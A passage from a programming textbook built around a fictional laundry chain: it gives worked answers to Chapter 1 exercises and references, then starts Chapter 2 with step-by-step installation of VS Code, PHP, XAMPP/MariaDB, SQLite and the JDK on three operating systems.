1.7 Because it can be derived from the section and the supervisor (Section 1.5.2), and a stored copy could disagree with them. Example: if the Keputih supervisor left and her staff were moved to report to the owner, a stored role "supervisor" would remain on her row although nobody reports to her; the derived role changes by itself.

1.8 Tick "customer pays later" when handing over, so that the hand-over is allowed with a balance. The order then appears in the receivables report, the list of orders with a balance greater than zero, until a payment brings the balance to zero.

1.9 (a) Both: status becomes `finished`, and a `finished` row is added. (b) Only a `StatusLog` row `complaint`. (c) Neither: a `Payment` row is added. (d) Both: status becomes `departed` with amount zero and no finishing time, and a `cancelled` row is added. (e) Neither in this design; it is a phone call the list of Section 1.4.9 prompts.

1.10 Rp 88,000 is below Rp 100,000, so the fee is 0 for both. For Rp 165,000: (a) a micro enterprise pays 0 up to Rp 500,000, so 0; (b) a small enterprise pays $0.007 \times 165{,}000 = 1{,}155$ rupiah.

1.11 Article 18 of Law No. 8 of 1999 forbids standard clauses that transfer the business's responsibility to the consumer, so the sentence cannot protect the shop and may make the whole clause void. A fair notice: "Please point out any damage, stains or colors that may run when you hand in your laundry; we will note them on your slip and wash such items at your own risk. If we damage or lose an item, please tell us within 3 days of collection and we will resolve it with you. Laundry not collected within 90 days is no longer kept, and we will telephone you before then."

1.12 The receipt shows the customer's name and telephone number; the status page shows neither, only the bill's status, dates, service, amount, balance and the outlet. The address, birth date and e-mail are left out because of data minimization (collect and show only what the purpose needs); the status page shows no name because anyone who knows a code and a number can

open it, so it must reveal as little as possible, and it gives the same answer for a wrong number and a missing code so that it cannot be used to discover which codes exist.

1.13 The run prints:

```
Profitina Laundry Keputih (O02), Wednesday 30 September 2026
Opening: 15 bills in the shop, 10 being processed and 5 ready for pickup

07:20  FINISHED   B2898  ready after 118 h, rack A08, by Wulan Sari Dewi
07:28  COLLECTED  B2899  Tiara Retno Alatas, rack C16 freed, Kevin Tanoto
12:42  FINISHED   B2910  ready after 92 h, rack B18, by Moh. Ma'ruf Hidayat
17:17  RECEIVED   B2951  Endah Ika Rahman, Bed cover, any size (per item)
                 1 item x Rp 35.000 = Rp 35.000, rack C08, by Kevin Tanoto

Summary of the day
  Bills received     1   charged Rp 35.000
  Bills cancelled    0   no longer due Rp 0
  Bills finished     2
  Bills collected    1
  Payments           0   Rp 0
    cash             0   Rp 0
    qris             0   Rp 0
    transfer         0   Rp 0
    credit           0   Rp 0
  Cash in the drawer: Rp 0
Closing: 15 bills in the shop, 9 being processed and 6 ready for pickup
Racks in use at closing: 15 of 60
```

The shop opens and closes with 15 bags; one order is received. Only two orders are finished all day, one of them after 118 hours and one after 92, far beyond the 48 hours promised for wash and fold: with the dryer broken, the washers cannot keep up, and 9 bags are still waiting at closing. These are the six overdue orders on the owner’s dashboard and three more that will soon be overdue.

1.14 On 12 January the program prints an empty day with 0 bags at opening and closing: the outlet is open, but no customer came. On 13 January it prints the outlet’s first order ever:

```
Profitina Laundry Wiyung (O03), Tuesday 13 January 2026
Opening: 0 bills in the shop, 0 being processed and 0 ready for pickup

08:37  RECEIVED   B0738  Fadli Prakoso, Express wash & fold, 1 day (per kg)
                 4 kg x Rp 12.000 = Rp 48.000, rack B17, by Bambang Sutrisno
08:40  PAID       B0738  Rp 48.000 cash, balance Rp 0
13:21  FINISHED   B0738  ready after 5 h, rack B17, by Slamet Riyadi
16:12  COLLECTED  B0738  Fadli Prakoso, rack B17 freed, Fitri Handayani

Summary of the day
  Bills received     1   charged Rp 48.000
  Bills cancelled    0   no longer due Rp 0
  Bills finished     1
  Bills collected    1
  Payments           1   Rp 48.000
    cash             1   Rp 48.000
    qris             0   Rp 0
    transfer         0   Rp 0
    credit           0   Rp 0
  Cash in the drawer: Rp 48.000
Closing: 0 bills in the shop, 0 being processed and 0 ready for pickup
Racks in use at closing: 0 of 60
```

Fadli Prakoso brought 4 kg for express washing at 08:37, received by the outlet supervisor Bambang Sutrisno himself, paid Rp 48,000 in cash three minutes later, the washer Slamet Riyadi

finished it in 5 hours, and the cashier Fitri Handayani handed it over at 16:12. The outlet's first day of business ended with its first satisfied customer and an empty rack.

1.15 At 07:22:06 bill `B1322` has two events: a payment of Rp 56,000 and the hand-over. With the moment alone as key, both keys are equal and the order depends on how the list was built: the history events were added first, so the hand-over would be printed before the payment, and the story would read as though the bag left the shop before it was paid for. The second part of the key, `ORDER`, puts `paid` (1) before `departed` (2).

1.16 Because the format writes the most significant part first (year, month, day, hour, minute, second), always with the same number of digits, so the text order and the time order are the same. A format such as `18/03/2026` (day first) would give wrong answers: as text, `18/03/2026` comes after `01/04/2026`, although 18 March comes before 1 April.

References

[1] Profitina Laundry, *Requirements*, version 2026.09, `ProfitinaLaundry/App/docs/requirements.md`, Sep. 2026.

[2] Profitina Laundry, *The Database: Data Dictionary and Sample Data*, version 2026.09, `ProfitinaLaundry/App/database/data_dictionary.md` and `README.md`, Sep. 2026.

[3] Liputan6.com, "Industri laundry makin menggeliat, ini buktinya," Sep. 20, 2025. [Online]. Available: https://www.liputan6.com/bisnis/read/6164275/industri-laundry-makin-menggeliat-ini-buktinya

[4] Ipol.id, "Industri laundry tumbuh, ASLI minta dukungan regulasi usaha," Aug. 25, 2025. [Online]. Available: https://ipol.id/2025/08/industri-laundry-tumbuh-asli-minta-dukungan-regulasi-usaha/

[5] Bank Indonesia, *Peraturan Anggota Dewan Gubernur Nomor 21/18/PADG/2019 tentang Implementasi Standar Nasional Quick Response Code untuk Pembayaran*, Aug. 2019.

[6] ANTARA News, "BI: QRIS dipakai 65,77 juta pengguna dan diterima 44,86 juta merchant," Aug. 21, 2026. [Online]. Available: https://www.antaranews.com/berita/5705449/bi-qris-dipakai-6577-juta-pengguna-dan-diterima-4486-juta-merchant

[7] Kontan, "QRIS tembus 12,55 miliar transaksi pada semester I 2026, pengguna capai 66 juta," Sep. 2026. [Online]. Available: https://keuangan.kontan.co.id/news/qris-tembus-1255-miliar-transaksi-pada-semester-i-2026-pengguna-capai-66-juta

[8] ANTARA News, "BI bebaskan biaya MDR QRIS untuk transaksi hingga Rp500 ribu," Oct. 16, 2024. [Online]. Available: https://www.antaranews.com/berita/4402101/bi-bebaskan-biaya-mdr-qris-untuk-transaksi-hingga-rp500-ribu

[9] PajakOnline.com, "BI perluas MDR QRIS 0 persen, semua merchant bebas biaya untuk transaksi hingga Rp100 ribu," Aug. 2026. [Online]. Available: https://www.pajakonline.com/bi-perluas-mdr-qris-0-persen-semua-merchant-bebas-biaya-untuk-transaksi-hingga-rp100-ribu/

[10] Republik Indonesia, *Undang-Undang Nomor 8 Tahun 1999 tentang Perlindungan Konsumen*, Lembaran Negara Tahun 1999 Nomor 42, Apr. 20, 1999.

[11] Republik Indonesia, *Undang-Undang Nomor 27 Tahun 2022 tentang Pelindungan Data Pribadi*, Lembaran Negara Tahun 2022 Nomor 196, Oct. 17, 2022.

[12] Robere & Associates, "PP 33/2026: panduan pelindungan data pribadi," 2026, on Peraturan Pemerintah Nomor 33 Tahun 2026 tentang Peraturan Pelaksanaan Undang-Undang Nomor 27 Tahun 2022, promulgated Jul. 16, 2026. [Online]. Available: https://robere.co.id/id/pp-33-2026-pelindungan-data-pribadi/

[13] Python Software Foundation, "csv — CSV File Reading and Writing," *The Python Standard Library*, Python 3.14. [Online]. Available: https://docs.python.org/3/library/csv.html

[14] J. Gibbons, "JEP 330: Launch Single-File Source-Code Programs," OpenJDK, 2018 (delivered in JDK 11). [Online]. Available: https://openjdk.org/jeps/330

Chapter 2

Your Workbench: VS Code for Web Development on Windows, macOS and Linux

By the end of this chapter your computer will be a complete workbench for everything the rest of this book builds, whether it runs Windows, macOS or Linux. You will install Visual Studio Code and the handful of extensions the book uses, learn the four panels of your browser's developer tools that matter, and serve a page with Live Server. You will install PHP, a MySQL-compatible database through XAMPP or your system's package manager, SQLite and a program to look inside it, the Java Development Kit 25 with the Extension Pack for Java, Apache Tomcat if you want it, Python 3.14 with Flask and Django in a virtual environment, the .NET 10 SDK with the C# Dev Kit, and Git. Every version in this chapter was checked in September 2026 and is cited. You will then prove the whole workbench works with one program, in Python and in Java, that asks every tool for its version, and a second that opens the Profitina Laundry sample database and counts its rows. You will get the application folder onto your machine, open it in VS Code, and finally serve the first page of Profitina Laundry, the shop's price list read from its own database, in five different ways: as a plain file, from PHP, from Python and Flask, from Java, and from C# and ASP.NET Core. A small program will fetch all five and confirm that they agree, byte for byte.

2.1 Where We Left Off

Chapter 1 stood at the counter of Profitina Laundry and watched. It followed a bag of laundry from the scale to the customer's hands, met the three outlets and fourteen people, priced orders by hand, followed the money through cash, QRIS, transfers and deposits, and turned the words of the shop into seven tables. At its end, a program replayed one real day, 18 March 2026 at the Rungkut outlet, from the sample data.

That program ran with nothing but Python or Java. The rest of the book needs more: a web server, a database server, the languages of five technology tracks, and an editor that holds them all together. A carpenter does not build a cupboard on the floor; he builds a bench first, hangs his tools where he can reach them, and checks that each one is sharp. This chapter builds that bench. It is the least glamorous chapter of the book and one of the most useful: almost every problem a beginner meets in the later chapters, "command not found", a page with no colors, "could not find driver", a port already in use, is a workbench problem, and every one of them is explained here, once, before it can waste an evening.

> **DO IT ONCE, CHECK IT ONCE.** Install everything in this chapter in one sitting, then run the checks of Section 2.13. A tool that is missing today is a five-minute fix; a tool that turns out to be missing in the middle of Chapter 11 is an hour of confusion about whether your code or your computer is wrong.

You do not need everything on the first day. **Table 2.1** in Section 2.2 says which chapter first needs each tool; if you are in a hurry, install VS Code, a browser, Python and Git now, and the rest when a chapter asks for it.

2.2 What a Workbench Is

2.2.1 Five jobs

A web developer's workbench does five jobs, and **Figure 2.1** groups the tools of this book by the job each does.



Figure 2.1 The workbench by job. You write in VS Code and keep your history in Git; a language runs your program; a server sends pages to the browser, where the developer tools let you look inside; and a database keeps the data.

- **Write.** An editor in which you write code, with help that knows each language: colors, completion, error marks, a built-in terminal. For this book that is VS Code, with one extension per language.
- **Run a language.** Each technology track needs its language installed: PHP, Java (the JDK), Python, and C# (the .NET SDK). HTML, CSS and JavaScript need nothing, because the browser runs them.
- **Serve pages.** Something must answer the browser's requests: Live Server for plain files, PHP's built-in server, Flask, Java's HttpServer, ASP.NET Core's Kestrel, Tomcat for servlets, and Apache in XAMPP for the classic PHP set-up.
- **Keep the data.** SQLite keeps the whole Profitina Laundry database in one file and needs no server; MariaDB or MySQL is the server database that most of the web uses, and that every track can switch to by changing one setting.
- **Look.** The browser shows the result, and its developer tools show the requests, the responses and the page's structure, which is how you find out what really happened.

2.2.2 Three words you need first

Three words appear in every installation step, so it is worth fixing them now.

A **terminal** is a window in which you type commands and read their answers. On Windows it is **PowerShell** (or the older Command Prompt), on macOS the **Terminal** application, on Linux the terminal of your desktop. VS Code has one built in, opened with **Terminal → New Terminal**, and it is the one this book uses, because it opens in the folder you are working on.

A **package manager** installs software by command instead of by clicking through an installer, and later updates it the same way. Windows 10 and 11 have **winget**; macOS has **Homebrew** (`brew`), which you install once from `https://brew.sh`; Ubuntu and Debian have **apt**. Every tool in this chapter can also be installed with the vendor's graphical installer, and where that is the better choice the tables say so.

The **PATH** is the list of folders in which a terminal looks for a program when you type its name. When you type `php --version` and the terminal answers "not recognized" or "command not found", the program may well be installed; its folder is simply not on the PATH. Installers usually add it; when they do not, the steps below say how. One rule saves much grief: **after installing anything, close the terminal and open a new one**, because a terminal reads the PATH only when it starts.

2.2.3 The whole list

Table 2.1 is the complete toolchain, with the version current in September 2026 and the chapter that first needs it. The versions were checked on the projects' own pages and on endoflife.date, and each is cited where the tool is installed below.

Table 2.1 The toolchain of this book with the versions current in September 2026, the oldest version the book's code needs, and the chapter that first uses each tool.

Tool	Current version (Sep 2026)	Book needs at least	First needed
VS Code	1.139 (23 Sep 2026)	any current	Chapter 2
Live Server extension	5.7.10	any	Chapter 2
PHP	8.5.10 (8.4.25 also supported)	8.2	Chapter 2
XAMPP (Apache, MariaDB, PHP)	8.2.12	8.2.12	Chapter 7
MariaDB server	12.3 LTS (11.8, 11.4, 10.11 LTS maintained)	10.6	Chapter 7
SQLite / DB Browser for SQLite	3.53.4 / 3.13.1	3.35 / any	Chapter 2
JDK (Eclipse Temurin)	25.0.4 LTS (27 is the newest feature release)	17	Chapter 1
Apache Tomcat (optional)	11.0.26 or 10.1.60	10.1	Chapter 11
Python	3.14.7	3.10	Chapter 1
Flask / Django	3.1.3 / 6.1.1 (5.2 LTS)	3.1 / 5.2	Chapter 2 / 13
.NET SDK (runtime)	10 LTS (runtime 10.0.12)	10	Chapter 2
Git	2.55.0	any 2.x	Chapter 2

The book's code was run on a Linux machine that is a little behind these versions, with PHP 8.4, OpenJDK 21, Python 3.11 and Django 5.2; the column "Book needs at least" is what that proves. Newer versions within the same major line run it too.

2.3 Visual Studio Code

2.3.1 Installing it

Visual Studio Code, VS Code for short, is a free editor from Microsoft that runs the same way on Windows, macOS and Linux and becomes a working environment for almost any language through **extensions** [1]. It is updated often; the release of 23 September 2026 is version 1.139 [1]. It needs little: a 64-bit Windows that Microsoft still supports, one of the last three versions of macOS, or a Linux such as Ubuntu 20.04 or newer, and about 1 GB of memory [2]. **Table 2.2** gives the installation for each system.

Table 2.2 Installing VS Code on each operating system. The last row is the check: it must print a version number beginning with `1.`.

	Windows 10/11	MacOS	Linux (Ubuntu/Debian)
Install	Installer from `https://code.visualstudio.com`; tick **Add to PATH** and **Add "Open with Code" action**. Or `winget install Microsoft.VisualStudioCode`	Download the `.zip`, open it, drag **Visual Studio Code** into **Applications**. Or `brew install --cask visual-studio-code`	The `.deb` from the website, then `sudo apt install ./code_*.deb`. Or `sudo snap install code --classic`
Make `code` work in a terminal	Done by the installer	In VS Code press **Cmd+Shift+P**, type *Shell Command: Install 'code' command in PATH*	Done by the package
Check (new terminal)	`code --version`	`code --version`	`code --version`

2.3.2 The extensions this book uses

An extension teaches VS Code a language or a tool. Open the **Extensions** view, the icon of four squares in the left bar, or **Ctrl+Shift+X** (**Cmd+Shift+X** on a Mac), type the name, check the publisher, and press **Install**. **Table 2.3** lists the ones this book uses.

Table 2.3 The VS Code extensions used in this book. Always check the publisher: several extensions share similar names.

Extension	Publisher	Identifier	Used for
Live Server	Ritwick Dey	`ritwickdey.LiveServer`	Serving static pages with automatic reload
PHP Intelephense	Ben Mewburn	`bmewburn.vscode-intelephense-client`	PHP completion and error marks
Extension Pack for Java	Microsoft	`vscjava.vscode-java-pack`	Java editing, running, debugging and tests
Python	Microsoft	`ms-python.python`	Python editing, running, debugging, virtual environments
C# Dev Kit	Microsoft	`ms-dotnettools.csdevkit`	C# and ASP.NET Core
SQLite Viewer (optional)	Florian Klampfer	`qwtel.sqlite-viewer`	Looking inside `laundry.db` without leaving VS Code
Community Server Connectors (optional)	Red Hat	`redhat.vscode-community-server-connector`	Starting Tomcat from VS Code, Chapter 11

The same can be done from any terminal, one command per extension:

```
code --install-extension ritwickdey.LiveServer
code --install-extension bmewburn.vscode-intelephense-client
code --install-extension vscjava.vscode-java-pack
code --install-extension ms-python.python
code --install-extension ms-dotnettools.csdevkit
```

2.3.3 Folders, the terminal and a few settings

Three habits make VS Code work for you rather than against you.

Open a folder, not a file. Use **File → Open Folder…** and choose the folder of the project or chapter you are working on. VS Code then knows where the project begins: its **Explorer** shows the files, extensions find the project's settings, and every relative path in the book (`data/laundry.db`, `../lib`) means what it says. Opening a single file by double-clicking it gives you an editor with no project around it, and half of the help disappears.

Use the built-in terminal. Terminal → New Terminal (or **Ctrl** together with the backtick key) opens a terminal already standing in the folder you opened. When the book says "open a terminal in `Chapter02/tools`", the quickest way is to right-click that folder in the Explorer and choose **Open in Integrated Terminal**. The **split** button of the terminal panel gives you two terminals side by side, which you will want in Section 2.15, when two or three servers run at once.

Set three things once. Open **File → Preferences → Settings** (**Code → Settings → Settings** on a Mac) and search for: **Auto Save**, set it to `afterDelay`, so that a server never serves an old version of a file you forgot to save; **Files: Eol**, set it to `\n`, so that files written on Windows and Linux have the same line endings and Git shows no false changes; **Editor: Render Whitespace**, set it to `boundary`, so that a stray tab in a Python file becomes visible.

Figure 2.2 shows VS Code with the whole book's folder open: (1) the Explorer with the application in `App` and the chapters' code in `Code_new`; (2) the file being edited, the Flask version of this chapter's first page; (3) the terminal, in which the tool check of Section 2.13 has just run; (4) the status bar, which names the Python interpreter in use, the virtual environment `.venv` of Section 2.10.



Figure 2.2 VS Code with the book's folder open, drawn as a clean view of the real files and the real terminal output: (1) Explorer, (2) editor tab, (3) integrated terminal, (4) status bar with the selected Python environment.

2.4 The Browser and Its Developer Tools

Any current browser will do: Chrome, Edge, Firefox or Safari. What matters is that you learn its **developer tools**, which you open with **F12** or **Ctrl+Shift+I** (**Cmd+Option+I** on a Mac; Safari first needs **Settings → Advanced → Show features for web developers**) [3]. Of the many panels, four are used constantly in this book.

- **Elements** (Firefox: **Inspector**) shows the page as the browser built it, the *DOM*, and the CSS that applies to each element. When a page looks wrong, this panel shows which rule won.
- **Console** shows what the page's JavaScript printed and every error it caused. From Chapter 8 on, the front end talks to the application's API, and the Console is where its mistakes appear.
- **Network** lists every request the page made, with its status, type, size and timing. Reload the page with the panel open to see them.
- **Application** (Firefox: **Storage**) shows cookies and stored data. The application's login in Chapter 10 keeps its session in a cookie, and this is where you can see it.

The Network panel deserves a first look now, because it shows that a "page" is never one thing. **Figure 2.3** lists the requests Chromium made to load the first page of Section 2.15 from the Java server: the HTML itself, then the stylesheet and the logo that the HTML asks for. Three requests, three answers, each with its own status and type.

Name	Status	Type	Size
/	200	text/html; charset=utf-8	1,640 B
/style.css	200	text/css; charset=utf-8	828 B
/profitina-logo-horizontal.png	200	image/png	26,449 B

3 requests to http://127.0.0.1:6023 for one page

Figure 2.3 The requests behind one page, as recorded from Chromium while it loaded the Java version of the first page: the document, the stylesheet it links to, and the logo. The Network panel of the developer tools shows the same list.

> **WHEN IN DOUBT, OPEN THE NETWORK PANEL.** “The page has no colors” becomes “`style.css` answered 404”; “the login does nothing” becomes “the request answered 403”. The browser always knows what happened; the developer tools let it tell you.

2.5 Live Server, for Static Pages

A **static** page is a file that is sent to the browser exactly as it is on disk: HTML, CSS, images, JavaScript. It needs no language on the server, but it does need a server. Opening an HTML file by double-clicking gives an address beginning with `file:///`, and several things then behave differently from the web: the browser refuses some requests from JavaScript, and paths that begin with `/` point to the root of your disk, not of your site.

The **Live Server** extension, version 5.7.10 of February 2026 [4], is the easiest static server there is. Right-click an `.html` file in the Explorer and choose **Open with Live Server**, or press **Go Live** in the status bar, or type **Alt+L Alt+O** (**Cmd+L Cmd+O** on a Mac). The browser opens `http://127.0.0.1:5500/` followed by the file’s path, and it reloads by itself every time you save a file. **Alt+L Alt+C** stops it.

Live Server serves files and runs nothing: a `.php` file is sent as text, not executed. For PHP, Python, Java and C# you need their own servers, which are the subject of the rest of this chapter. If you ever work without VS Code, Python’s standard library contains a static server too: `python -m http.server 6020` in a folder serves that folder at `http://127.0.0.1:6020/`. It does not reload by itself, but it is always there, and Section 2.15 uses it to serve the static page in the same way on every machine.

2.6 PHP

2.6.1 Which version

PHP 8.5 is the newest line, first released in November 2025; its latest release, 8.5.10, and 8.4.25 both came out on 27 August 2026 [5]. PHP 8.4 still receives bug fixes until the end of 2026, 8.3 security fixes until the end of 2027, and 8.2 security fixes only until 31 December 2026 [6]. The book’s PHP code needs PHP 8.2 or newer and was run with PHP 8.4.21; install 8.4 or 8.5 wherever you can choose.

2.6.2 Installing it

Table 2.4 gives the installation for each system. On Windows the easiest route is **XAMPP**, which installs PHP together with the Apache web server and the MariaDB database (Section 2.7). Its newest release is still 8.2.12 of November 2023, with PHP 8.2.12, Apache 2.4.58, MariaDB 10.4.32 and phpMyAdmin 5.2.1 [7]; that is old, but every program of this book runs on PHP 8.2, and you can add a current PHP later. On macOS and Linux the package manager gives a current PHP directly: Homebrew installs 8.5, and Ubuntu 26.04 LTS, released in April 2026, ships PHP 8.5 as its standard version [8].

Table 2.4 Installing PHP on each operating system. `php -m` lists the extensions PHP loaded; `pdo_sqlite` must be among them for this chapter.

	Windows 10/11	MacOS	Linux (Ubuntu/Debian)
Install	**XAMPP** from `https://www.apachefriends.org` into `C:\xampp` (PHP 8.2.12)	`brew install php` (8.5)	`sudo apt install php-cli php-sqlite3 php-mysql php-mbstring` (8.5 on Ubuntu 26.04, 8.3 on 24.04)
Make `php` work in a terminal	Add `C:\xampp\php` to your user **Path**: Start, type *environment variables*, **Edit environment variables for your account → Path → Edit → New**	Done by Homebrew	Done by the package
Enable SQLite	In `C:\xampp\php\php.ini` make sure `extension=pdo_sqlite` has no `;` in front	Built in	The `php-sqlite3` package
Check (new terminal)	`php --version` and `php -m`	same	same

In VS Code on Windows, also set **PHP › Validate: Executable Path** (search for `php.validate.executablePath` in Settings) to `C:\xampp\php\php.exe`, so that the editor can check your PHP files as you type. Intelephense then does the rest.

PHP carries its own small web server: `php -S 127.0.0.1:6021 -t public` serves the folder `public` and runs every `.php` file in it [9]. It is meant for development only, handles one request at a time, and is exactly right for this book; Section 2.15 uses it.

2.7 MySQL and MariaDB, Through XAMPP or a Package Manager

2.7.1 What you are installing

From Chapter 7 on, the application can keep its data in a database *server* instead of the SQLite file: **MySQL**, or **MariaDB**, the fork of MySQL started in 2009 by MySQL's original developers. The two speak the same protocol and the same SQL for everything in this book, and they answer to the same `mysql` command. MariaDB's long-term releases in September 2026 are 12.3 (the newest, of May 2026), 11.8, 11.4 and 10.11, each supported for at least three years; 10.6 reached its community end of life in July 2026 [10]. Ubuntu 26.04 ships MySQL 8.4 LTS [8].

2.7.2 XAMPP on Windows (and macOS)

1. Install XAMPP (Section 2.6.2). Start the **XAMPP Control Panel** (`C:\xampp\xampp-control.exe`) and press **Start** beside **Apache** and **MySQL**. Both names turn green.
2. Open `http://localhost/`. The XAMPP welcome page means Apache is serving the folder `C:\xampp\htdocs`.
3. Open `http://localhost/phpmyadmin/`. This page, itself written in PHP, is where you create databases, import SQL files and browse tables. Chapter 7 imports `App/database/schema.mysql.sql` and `seed.mysql.sql` through it.
4. For the command line, add `C:\xampp\mysql\bin` to your Path as you did for PHP, open a new terminal, and type `mysql -u root`. XAMPP's `root` user has no password: acceptable on your own laptop, and nowhere else.

XAMPP for macOS exists too, but its newest macOS installer is older still (PHP 8.2.4) and is built for Intel processors only, so on a Mac with Apple silicon it runs through Rosetta translation [7]. Homebrew is the better choice there.

2.7.3 Homebrew and apt

On macOS, `brew install mariadb` (or `brew install mysql`) followed by `brew services start mariadb` gives you a current server that starts with the computer. On Ubuntu and Debian, `sudo apt install mariadb-server` (or `mysql-server`) installs and starts it; connect with `sudo mariadb`, because on Linux the database's `root` user is tied to the system's administrator.

Table 2.5 summarizes the three routes.

Table 2.5 Installing a MySQL-compatible database server. Any of the three is enough for this book.

	Windows 10/11	MacOS	Linux (Ubuntu/Debian)
Install	XAMPP (MariaDB 10.4.32)	`brew install mariadb`	`sudo apt install mariadb-server`
Start	XAMPP Control Panel → **Start** beside **MySQL**	`brew services start mariadb`	Starts by itself; `sudo systemctl start mariadb` otherwise
Connect	`mysql -u root`	`mariadb -u root` or `mysql -u root`	`sudo mariadb`
Web interface	`http://localhost/phpmyadmin/`	install phpMyAdmin separately, or use the command line	same as macOS

> **THREE THINGS THAT CATCH EVERYONE.** First, if MySQL in XAMPP will not start, another database server already holds port 3306; stop it, or change the port. Second, XAMPP switches off MySQL's *strict mode*, so too-long text is silently cut instead of refused; every track of the application switches it back on for its own connection, as the database README explains. Third, the application's database README asks for MariaDB 10.6 or MySQL 8.0.16 or newer; XAMPP's MariaDB 10.4.32 is older than that and no longer maintained, so for the MySQL option of Chapters 7 and later, a current server from Homebrew, apt or `https://mariadb.org` is the safer choice.

2.8 SQLite and DB Browser for SQLite

SQLite is a database that is not a server. It is a library, built into Python, into PHP's `pdo_sqlite` extension and into the SQLite driver for Java, that keeps a whole database in one ordinary file. There is nothing to install, start or log in to, which is why every track of the application uses it by default: the file `App/database/laundry.db` holds the complete sample year of Chapter 1, all seven tables, in about 2 MB. The current release of SQLite is 3.53.4 of July 2026 [11]; each program carries its own copy of the library, often older, and that is fine, as Section 2.13 shows.

To look inside the file, install **DB Browser for SQLite**, a free program whose current version is 3.13.1 [12]:

- **Windows:** the installer from `https://sqlitebrowser.org/dl/`.
- **macOS:** `brew install --cask db-browser-for-sqlite`, or the `.dmg` from the same page.
- **Linux:** `sudo apt install sqlitebrowser`.

Open `laundry.db` with **Open Database Read Only** (the arrow beside the **Open Database** button) whenever you only want to look. The **Browse Data** tab shows each table; **Execute SQL** runs a query and shows its answer. Try this one, which lists the price list you met in Chapter 1:

```
SELECT id, description, price FROM Service ORDER BY id;
```

Inside VS Code, the optional SQLite Viewer extension of **Table 2.3** opens the same file with one click in the Explorer.

> **SQLITE FORGETS FOREIGN KEYS UNLESS YOU ASK.** For historical reasons SQLite checks foreign keys only on connections that first run `PRAGMA foreign_keys = ON`. Every track of the application does this right after connecting, and so do the programs of this chapter. Your own programs must too.

2.9 Java: JDK 25, the Extension Pack, and Tomcat

2.9.1 The JDK

Java programs are compiled and run with a **JDK**, a Java Development Kit. Install **JDK 25**, the long-term-support release of 16 September 2025. JDK 27 appeared on 15 September 2026, but it is a feature release supported only until the next one; long-term releases are updated for years, and JDK 25 is the one this book recommends [13]. The **Eclipse Temurin** builds from the Adoptium project are free, identical on all three systems, and current: their September 2026 update is 25.0.4.1 [14]. **Table 2.6** gives the steps.

Table 2.6 Installing JDK 25 on each operating system. Both checks must print the same version; if only `java` answers, a runtime is installed, not a development kit.

	Windows 10/11	MacOS	Linux (Ubuntu/Debian)
Install	`winget install EclipseAdoptium.Temurin.25.JDK`, or the `.msi` from `https://adoptium.net` with **Set JAVA_HOME variable** ticked	`brew install --cask temurin@25`, or the `.pkg` from adoptium.net	`sudo apt install openjdk-25-jdk` (the default JDK of Ubuntu 26.04), or Temurin from the Adoptium apt repository
VS Code	**Extension Pack for Java**	same	same
Check (new terminal)	`java -version` and `javac -version`	same	same

